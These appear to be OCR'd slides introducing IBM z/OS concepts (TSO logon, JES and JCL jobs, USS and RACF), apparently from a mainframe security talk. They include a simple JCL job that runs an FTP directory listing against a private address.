
===> Admins and DEVS
Use TSO to logon

TSO

Time sharing option

TSO is the the equivalent of a shell on z/OS

Used to execute commands, browse files, etc.


x3270-4 192.168.1.201
File
Options
Lets get cracking !
ZZZZZZZZZ // OOOOOOO SSSSSS
ZZ // OO OO SS
ZZ // OO OO SS
ZZ // OO OO SSSS
ZZ // OO OO SS
ZZ // OO OO SS
ZZZZZZZZZ // OOOOOOO SSSSSS
TERMINAL NAME = LCL702
Your IP(:)
===> Banks agents
Use CUST1
===> Admins and DEVS
Use TSO to logon
TSO
x3270 K
PF13
PF14
PF15
PF16
PF17
PF18
PF19
PF20
PF21
PF22
PF23
PF24
PA1
PA2
PA3
Clear
Reset
Erase EOF
Erase Input
Dup
Field Mark
Sys Req
Cursor Select
Attn
Compose
Enter


JES

JOB Entry System

Every program on z/OS is run as a JOB


JCL is the ‘scripting’ language used to write a JOB on Mainframe

JOBs are queued in JES which decides which one to run depending on the JOB’s priority


File Options
File Edit Edit_Settings Menu Utilities Compilers Test Help
EDIT JCL.FTP Data set saved
******* ******************************** Top of Data ********************************
000001 //ZEROJOB1 JOB (123456768),'XXX',CLASS=A,MSGCLASS=0
000002 //*
000003 //STEP01 EXEC PGM=FTP,PARM='192.168.1.18'
000004 //OUTPUT DD SYSOUT=A
000005 //INPUT DD *
000006 AYOUL3
000007 PASSWORD
000008 QUOTE PASV
000009 DIR
000010 EXIT
000011 /*
000012 //
******* ******************************** Bottom of Data ********************************
JOB CARD
PROGRAM
INPUTS

USS

Unix System Services




USS

USS stands for Unix System services

Every z/OS has a UNIX running on it (since 2001)

It implements TCP/IP stack, handles HTTP, FTP, JAVA…

Can be accessed directly via open telnet port (1023) or with OMVS command from TSO


File
Options
READY

RACF

Resource Access Control Facility

